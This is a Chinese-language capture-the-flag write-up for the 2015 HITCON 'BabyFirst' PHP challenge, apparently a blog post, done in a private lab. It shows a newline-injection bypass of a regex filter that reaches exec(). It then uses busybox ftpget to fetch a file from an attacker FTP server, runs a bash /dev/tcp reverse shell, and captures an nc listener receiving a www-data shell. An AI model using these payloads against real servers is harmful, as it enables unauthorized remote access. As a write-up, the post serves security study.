命令执行漏洞---题目练习（2015 HITCON BabyFirst）

原创

头秃的bug 于 2022-03-19 20:47:07 发布 4762 收藏
分类专栏： CTF学习总结 文章标签： 安全 web安全

一、2015 HITCON BabyFirst

环境：

攻击机：kali--192.168.198.128、win10浏览器

目标机器：ubuntu--92.168.198.135

题目源代码：


```
<?php
$dir = 'sandbox/' .$_SERVER['REMOTE_ADDR'];
if (!file_exists($dir))
        mkdir($dir);
chdir($dir);

$args = $_GET['args'];
for ($i=0; $i<count($args);$i++){
        if (!preg_match('/^\w+$/', $args[$i]))
                exit;
}
exec("/bin/orange " .implode(" ",$args));
?>
```

为用户创建一个沙箱目录，对用户输入数据作正则限制”^\w+$“，让后用用户输入数据执行exec()，这是注命令执行点。关键是要对正则限制的绕过，限制为：输入只能有数字、字母下划线组成，这导致我们无法直接利用&&、$()等来进行执行我们的命令。因为题目里得到正则表达式没有开启多行匹配，可用用换行符来绕过，即正则表达式最后的 $ 符看到 \n 就认为匹配完了。而且，利用换行符我们可用执行后面我们的命令。如下建 执行 touch test 命令。

```
http://ip/index.php?args[0]=a%0a&args[1]=touch&args[2]test
```

执行后网站后台成功创建test文件



单我们直接向文件写入数据比较困难 > 符号用不了，我们写不了数据但我们可用让它下载数据，利用 wget、ftp 等从我们自己搭建平台下载数据，下列以 FTP为例


wget可用参考下面的文章：

```
https://blog.spoock.com/2017/09/09/Babyfirst-writeup/
```


首先搭建自己的FTP服务平台，利用python 的pyftpdlib模块快速搭建一个匿名FTP服务（对于在真实环境中，我们要让目标机器访问到我们得到FTP服务，我们的主机必须要有公网IP或者和目标主机在同一网络下）。下载pyftpdlib模块

pip下载：pip install pyftpdlib


创建含反弹shell 的文件



执行搭建：python -m pyftpdlib -p 21



将搭建的TFP服务平台的IP地址转换为十进制（因为正则限制下不能有点符号）



构造

```
busybox ftpget 3232286336 1
```

```
?args[0]=a%0a&args[1]=busybox&args[2]=ftpget&args[3]=3232286336&args[4]=1
```

浏览器执行：

```
192.168.198.135/test/index.php?args[0]=a%0a&args[1]=busybox&args[2]=ftpget&args[3]=3232286336&args[4]=1
```

网站后台已经成功次下载了 含反弹shell的文件

```
lusong@buntu:/var/www/html/test/sandbox/192.168.198.1$ ls
1  test
lusong@buntu:/var/www/html/test/sandbox/192.168.198.1$ cat 1
bash -i >& /dev/tcp/192.168.198.128/12345 0>&1
lusong@buntu:/var/www/html/test/sandbox/192.168.198.1$
```

现在只需要执行目标机器上的反弹shell ， 我们就能以www-data的身份进入系统内

在反弹的IP机器上监听:

```
┌──(root㉿kali)-[/home/lusong/CTF/work]
└─# nc -lvp 12345
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::12345
Ncat: Listening on 0.0.0.0:12345
```

浏览器输入

```
?args[0]=a%0a&args[1]=bash&args[2]=1
```

可用看到我们的攻击机已经成功连接目标机器：

```
root@kali: /home/lusong/CTF/work
┌──(root㉿kali)-[/home/lusong/CTF/work]
└─# nc -lvp 12345
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::12345
Ncat: Listening on 0.0.0.0:12345
Ncat: Connection from 192.168.198.135.
Ncat: Connection from 192.168.198.135:44146.
bash: cannot set terminal process group (1229): Inappropriate ioctl for device
bash: no job control in this shell
www-data@buntu:~/html/test/sandbox/192.168.198.1$ ls
ls
1
test
www-data@buntu:~/html/test/sandbox/192.168.198.1$
```